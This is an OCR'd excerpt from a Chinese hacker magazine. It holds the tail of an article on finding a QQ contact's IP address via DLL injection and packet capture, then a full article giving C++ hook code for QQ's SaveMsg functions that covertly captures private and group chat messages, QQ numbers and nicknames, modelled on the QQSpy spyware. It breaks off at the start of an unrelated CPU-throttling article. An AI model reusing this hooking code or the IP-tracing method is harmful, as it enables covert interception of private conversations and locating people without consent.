


图 4

所以这个值并非一成不变的，不过只要知道了这个原理，至少我们可以在必要时候进行调整。

（2）并不是通过这种方式就一定能获得对方 IP。但是还有一种情况就是，比如你已经发过一次图片了。这个是我在后来测试中发现的，有些时候你给对方发图片，只有第一次你在数据包中可以获得大量的关于你和他直接的 IP 进行的 UDP 通信，而之后就再也不会出现了（局域网这种情况特别明显，一会再说）。所以，最好的准确探测对方 IP 的办法就是在 DLL 已经注入时，再通过聊天发送图片，如果说错过了这个时机，很可能唯一的解决办法就是重新启动 QQ 了。另外需要强调的是，发送图片探寻 IP 的办法不能在对方隐身的状态中成功。

（3）局域网情况方面的改进。首先我用 PT 画了一个简单的图进行说明，图示如图 5 所示。




图 5


在局域网中，假设我是 PC0，我向 PC1 发送图片，数据会首先过一次路由器（1841），这个时候你所抓到的 IP，其实是你网络的出口处 IP，这个 IP 和你登录 www.ip138.com 所显示的“你的 IP 地址”数值一样。换句话说，如果我们获得的 IP 和自己出口是一样的话，就可以基本确定你们是局域网了。另外，在后续的交互中，基本上就是你们两个直连了，不会再经过路由了。甚至 QQ 在局域网中交互传输文件有一个自己构建的原始 IP 包，协议都是自己定义的。

局域网也有一个类似广域网上 UDP 交互的特征码，我这个 QQ 版本是 0x03 0x1C，不过我想不同的版本可能也不会一样。但是遗憾的是局域网的情况比较复杂，我之前说的并没有考虑类似于 VLAN 之类的，所谓的不经过路由似乎也武断了点，这个还需要去继续专研。

希望本文对大家实现 QQ 显示 IP 并且做出更好的扩展功能有所帮助。

（编辑提醒：本文涉及的代码可以到黑防官方网站下载）

前置知识：VC
关键词：QQ，聊天，SPY



逆向实现 QQ 聊天监控

文/图 coldzenleft

QQ 自从 2009 开始，在窗口上做了很多手脚，使得许多聊天监控软件都失效了。主要是以前那些聊天监控软件使用的是窗口消息，偏偏 QQ 的窗口是画上去的，以前的注入窗口然后调用 GetWindowText 的办法就不行了。后来大家为了解决这个问题，就采用了一些很通用但是效果不大好的手法。比如，就是每隔一段时间，对 QQ 聊天窗口模拟按键，应该是采用的“全选、复制、粘贴（到某处）”的办法，但是这个实在是太影响“用户体验”了，而且明显就能看出来。当然还有一种就是网上一些小软件，采用“拍照”的方式，其实就是截图，这个效果也好不了多少，CPU 占用率高不说，使用者体验也不好。不过这些都是无奈之举，直到后来有款流传的 QQSpy 出来。

QQSpy 的技术含量就高得多了，主要是利用的 QQ 库里面的函数，从 QQSpy 的经验可以学到，以后分析 QQ 函数应该“特别关注”KernelUnit.dll 和 AppUnit.dll，这两个库里面有许多丰富的函数，有的从名字就能看出个大概。QQSpy 的指明了方向：SaveMsg（Util::Msg::SaveMsg）。

SaveMsg 这个函数就是记录聊天信息的函数。例如，我们和别人聊天，还是别人和我聊天，都会通过这个函数。群里面的聊天函数名字也是它，不过是一个重载版本。QQSpy 的办法就是采用的 Hook SaveMsg 函数，从 SaveMsg 函数中读到聊天内容，对方以及己方的 QQ 号，然后通过一些辅助函数的处理。这里的辅助函数其实也是来自于 QQ 提供的库。

我们先来看看 QQSpy 最重要的实现函数，SaveMsg 的 Hook：

```
BOOL __cdecl NewSaveMsg_1(LPCWSTR lpStr,
                          DWORD dTo_Num,
                          DWORD dFrom_Num,
                          DWORD data3,
                          struct ITXMsgPack * TXMsgPack,
                          struct ITXData* TXData )
{
    long lSelfQQNum = TrueGetSelfUin();
    //调试打印输出，时间
    time_t Time;
    struct tm *local;
    WCHAR wszStringTime[20] = {0};
    Time = (time_t)TrueGetMsgTime(TXMsgPack);
local = localtime(&Time);
    swprintf(wszStringTime,L"%0.2d:%0.2d:%0.2d",
local->tm_hour,local->tm_min,local->tm_sec);
LPWSTR lpName1 = NULL,lpName2 = NULL;
    if (TrueGetPublicName)
    {
        TrueGetPublicName(&lpName1, dFrom_Num);
        TrueGetPublicName(&lpName2, dTo_Num);
    }
    WCHAR wszStringBuffer[MAX_PATH] = {0};
    //发消息人是自己
    if(lSelfQQNum == dFrom_Num)
    {
        swprintf(wszStringBuffer,L"%ws(%d) %ws",lpName1,
dFrom_Num,wszStringTime);
        OutputDebugStringW(wszStringBuffer);
    }
    //发消息人不是自己
    if(lSelfQQNum != dFrom_Num && dTo_Num ==
lSelfQQNum)
    {
        swprintf(wszStringBuffer,L"%ws(%d)
%ws",lpName1,dFrom_Num,wszStringTime);
        OutputDebugStringW(wszStringBuffer);
    }
    CString strBuffer;
    LPWSTR *lpBuffer =(LPWSTR *)TrueGetMsg
Abstract(strBuffer.GetBufferSetLength(4096), TXMsgPack);
    //调试打印输出，内容
    OutputDebugStringW(*lpBuffer);
    return OldSaveMsg_1(lpStr, dTo_Num, dFrom_Num, data3,
TXMsgPack, TXData);
}
```

我并没有完全按照原版来还原，至少信息是用调试信息打印的，所以要看需要调用 DebugView。这里面几个函数说明一下。

（1）函数 GetPublicName 就是通过传入的 QQ 号，可以显示出昵称。

（2）函数 GetMsgTime 就是获得聊天时间的，QQ 聊天的时间不是本地读的，是服务器传的，最好的证明就是你把本地时间改了也不会对聊天时间有什么影响。

（3）主要函数 GetMsgAbstract，就是将 TXMsgPack 类的数据转为 WCHAR，这个函数完全参考的 QQSpy 写的。

然后，我将该函数 Hook 之后，与某人聊天，情况如图 1 所示。




图 1

效果至少比网吧的那个潜在的聊天监控“体验起来”还是好多了。另外，这个方法，即使是不把 QQ 闪烁窗口按出来，也是可以的，效果如图 2 所示。




图 2

另外，就是看雪论坛上的“踏雪流云”也逆向过 QQSpy，还提到过一种自动回复聊天的办法，大家可以在看雪论坛上面去找。自动回复聊天的原理就是自己调用 AppUnit 下面一个叫 SendMsg 的函数（这个函数只是需要一个参数——QQ 号），然后把自动回复数据的函数——SendAutoReplyMsgToBuddy 进行挂钩，修改里面数据。不过 SendAutoReplyMsgToBuddy 这个函数好像现在位置已经变了，不再是 AppUnit 中的函数了（QQ2011 改到 AFUnit 里面了）。

有关 QQ 自动发消息这个应用也很多，比如 QQ 尾巴就是其中之一，如果大家有兴趣可以自己研究。言归正题，就是前面介绍的这个函数是专门存个人聊天的，而群聊天以及讨论组聊天不在这个函数里面，而是另外一个由 KernelUnit 模块导出的 SaveMsg。其代码如下所示：

```
BOOL __cdecl NewSaveMsg_2(  wchar_t *group,
              wchar_t *un_1,
              wchar_t *username,
              wchar_t *un_1_,
              int num_1,
              int num_2,
              struct ITXMsgPack * TXMsgPack,
              struct ITXData* TXData )
{
//调试打印输出，时间
time_t Time;
    struct tm *local;
    WCHAR wszStringTime[20] = {0};
    Time = (time_t)TrueGetMsgTime(TXMsgPack);
    local = localtime(&Time);
```

```
        swprintf(wszStringTime,L"%0.2d:%0.2d:%0.2d",
    local->tm_hour,local->tm_min,local->tm_sec);
        //
        WCHAR wszStringBuffer[2*MAX_PATH] = {0};
        CString strBuffer;
        LPWSTR *lpBuffer =(LPWSTR *) TrueGetMsg
Abstract(strBuffer.GetBufferSetLength(4096), TXMsgPack);
        CString strGroup(group);
        LPWSTR lpName1 = NULL;
        //    TXStr Str;
        //    TrueGetGroupMemLongNickname(num_1,num_2,Str);
        //    OutputDebugStringW(Str.str);
        if (strGroup.CompareNoCase("group") == 0)
        {
            if (TrueGetPublicName)
            {
                TrueGetGroupName(&lpName1, num_1);
            }
            swprintf(wszStringBuffer,L"[%ws] %ws(%d) %ws",
lpName1,username,num_2,wszStringTime);
            OutputDebugStringW(wszStringBuffer);
            OutputDebugStringW(*lpBuffer);
        }
        else if (strGroup.CompareNoCase("discuss") == 0)
        {
            if (TrueGetDiscussName)
            {
                TrueGetDiscussName(&lpName1, num_1);
            }
        swprintf(wszStringBuffer,L"[%ws] %ws(%d)
%ws",lpName1,username,num_2,wszStringTime);
            OutputDebugStringW(wszStringBuffer);
            OutputDebugStringW(*lpBuffer);
        }
        return OldSaveMsg_2(group, un_1, username, un_1_, num_1,
num_2, TXMsgPack, TXData);
    }
```

同上我说明下里面用到的几个函数的功能，测试效果如图3所示。

（1）函数 GetGroupName 是获得群名称的函数。

（2）函数 GetDiscussName 就是获得讨论组名称的函数。

（3）另外，原版没有的，经过测试一个叫 GetGroupMemLongNickname 的函数可以获得群中 ID（好像是非好友）的签名档。




图 3


最后说明下，我手里这版的 QQSpy 对于表情的支持不理想，特别是默认表情。而第三方表情，即是“图片”，可以通过拦截 CreateFileW 和 MoveFileExW 获得路径，但是因为时间有限，我没有具体深入了。另外就是这个方法应该是对 2009 以上的有效果，但是我测试的是 2011（也是通过的），具体情况大家还需要自己结合 IDA 测试。而对于 QQ2008，本来 QQSpy 有另外一套函数可以获得其聊天记录的，我没有逆向，第一是因为用得少，第二是至少用读窗口的办法可以获得。

本文仅限于交流和学习，希望大家合理的使用附件代码。

（编辑提醒：本文涉及的代码可以到黑防官方网站下载）

前置知识：VB

关键词：进程，CPU，占用



限制单个进程的 CPU 占用率

文/图　胡文亮

问题由来

对于买不起多核处理器的朋友来说，最怕遇到的事情就是单个进程的 CPU 占用率过高。比如我的 CPU 已经是 Core 2 系列移动 CPU 的旗舰产品 X9100，但是在视频转换时上硬件论坛（图片很多）顺便再打开个 QQ 视频聊天，感觉就非常不爽。由于我的笔记本电脑的主板不支持四核心处理器，于是我只能从“软”的方面入手，限制单个进程的 CPU 占用率。

试图限制 CPU 占用率不是什么新鲜的想法。记得早在 2004 年时，Intel 出了 Prescott 核心的 Pentium 4 处理器，这种核心的处理器的特点是普及了超线程技术（之前超线程技术只应用在顶级的 NorthWood 核心的 Pentium 4 上）。超线程技术（HT）能把一颗物理核心映射成两颗逻辑核心，提高了多线程任务的效率。说白了就是，当出现了一个狂占 CPU 核心的线程时，电脑不会“卡死”（说句题外话，Core 2 系列 CPU 没有超线程技术，但是现在的 Core i 系列 CPU 又重现了超线程技术，不过换了个“马甲”，叫做 SMT，中文译名是“并发多线程”）。而同样是 Prescott 核心的 Celeron D 处理器不仅被阉割了前端总线和二级缓存，连超线程技术也一并没了踪影。于是人们在痛骂 Intel 不厚道的同时，也在寻找替代超线程技术的办法。就在此时，出现了一款号称能替代超线程技术的软件，它能限制单一进程的 CPU 占用

